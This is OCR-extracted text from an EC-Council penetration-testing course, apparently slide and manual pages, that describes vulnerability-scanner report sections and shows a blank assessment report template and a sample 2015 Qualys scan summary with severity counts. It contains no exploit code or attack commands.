
1. Hosts
2. Vulnerabilities
3. Remediation
4. History



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Remediation's

- Maintains the list of required **remediation's** for that scan configuration




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

History


CPENT

- Maintains a **historical listing** of the scans against that configuration

1. IP
2. Hostname
3. Range
4. Application, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Sample Vulnerability Assessment Report

CPENT Certified Penetration Testing Professional

Report Description	
This report displays the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, it identifies network vulnerabilities and suggests corrective action. Vulnerabilities are classified as high, medium, and low. High-risk vulnerabilities are those that provide unauthorized access to the host and, possibly, the network.	
Session Name :	Session ID :
File Name :	Template :
Comment :	Termination Status :
Scan Summary Information	
Hosts Scanned :	Scan Start :
Hosts Active :	Scan End :
Hosts inactive :	Elapsed :
DNS Name:	
Host IP Address :	
Operating System :	
Session ID :	
Vulnerability Name :	Severity :
Description :	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Vulnerability Assessment Report

Following figure is a sample of vulnerability assessment report:

Report Description	
This report displays the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, it identifies network vulnerabilities and suggests corrective action. Vulnerabilities are classified as high, medium, and low. High-risk vulnerabilities are those that provide unauthorized access to the host and, possibly, the network.	
Session Name :	Session ID :
File Name :	Template :
Comment :	Termination Status :
Scan Summary Information	
Hosts Scanned :	Scan Start :
Hosts Active :	Scan End :
Hosts inactive :	Elapsed :
DNS Name:	
Host IP Address :	
Operating System :	
Session ID :	
Vulnerability Name :	Severity :
Description :	

Figure L.61: Screenshot displaying sample vulnerability assessment report

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Security Vulnerability Report - 1

QUALYS® EXPRESS

Scan Results

June 20, 2015

Report Summary	
User Name:	Jason
Login Name:	Jason_CC
Company:	XSecurity
User Role:	Manager
Address:	4521, LW New West Suite
City:	Las Vegas
State:	Nevada
Zip:	89111
Country:	United States of America
Created:	06/20/2015 at 17:09:13 (GMT+0530)
Launch Date:	06/19/2015 at 00:02:24 (GMT+0530)
Active Hosts:	1
Total Hosts:	1
Type:	Scheduled
Status:	Finished
Reference:	scan/1434652279.86663
External Scanners:	10.0.5.114 (Scanner 7.14.37-1, Vulnerability Signatures 2.3.45-2)
Duration:	00:08:43
Title:	MySites
Asset Groups:	XSecurity(45.41.23.25)
IPs:	45.41.23.25
Excluded IPs:	-
Options Profile:	Initial Options

No data is displayed due to one or more of these reasons:
- There was no data found for this host.
- No host alive.
- One or more hosts are in the Excluded Hosts list.
- Hosts were scanned but no open port was found.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Security Vulnerability Report—1

Following screenshot is a sample vulnerability report summary provided by Qualys Express to Jason (Manager—XSecurity organization).

QUALYS® EXPRESS

Scan Results


June 20, 2015

Report Summary	
User Name:	Jason
Login Name:	Jason_CC
Company:	XSecurity
User Role:	Manager
Address:	4521, LW New West Suite
City:	Las Vegas
State:	Nevada
Zip:	89111
Country:	United States of America
Created:	06/20/2015 at 17:09:13 (GMT+0530)
Launch Date:	06/19/2015 at 00:02:24 (GMT+0530)
Active Hosts:	1
Total Hosts:	1
Type:	Scheduled
Status:	Finished
Reference:	scan/1434652279.86663
External Scanners:	10.0.5.114 (Scanner 7.14.37-1, Vulnerability Signatures 2.3.45-2)
Duration:	00:08:43
Title:	MySites
Asset Groups:	XSecurity(45.41.23.25)
IPs:	45.41.23.25
Excluded IPs:	-
Options Profile:	Initial Options

No data is displayed due to one or more of these reasons:
- There was no data found for this host.
- No host alive.
- One or more hosts are in the Excluded Hosts list.
- Hosts were scanned but no open port was found.


Figure L.62: Screenshot displaying sample vulnerability assessment report summary

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sample Security Vulnerability Report—2

Following screenshots of sample vulnerability report summary display the severity of threat and the identified operating systems and services.



Summary of Vulnerabilities

Vulnerabilities Total	41	Security Risk (Avg)	2.0

by Severity

Severity	Confirmed	Potential	Information Gathered	Total
5	0	0	0	0
4	0	0	0	0
3	0	0	1	1
2	4	0	6	10
1	0	0	30	30
Total	4	0	37	41

5 Biggest Categories

Category	Confirmed	Potential	Information Gathered	Total
General remote services	3	0	10	13
Web server	0	0	8	8
Information gathering	0	0	8	8
CGI	0	0	6	6
TCP/IP	0	0	4	4
Total	3	0	36	39

Figure L.63: Screenshot displaying sample vulnerability assessment report summary

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.64: Screenshot displaying sample vulnerability assessment report—detected OS and services

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sample Security Vulnerability Report—3

Following screenshot displays the identified vulnerability on the target machine and provides the links of the vulnerability that you can use to exploit the target.

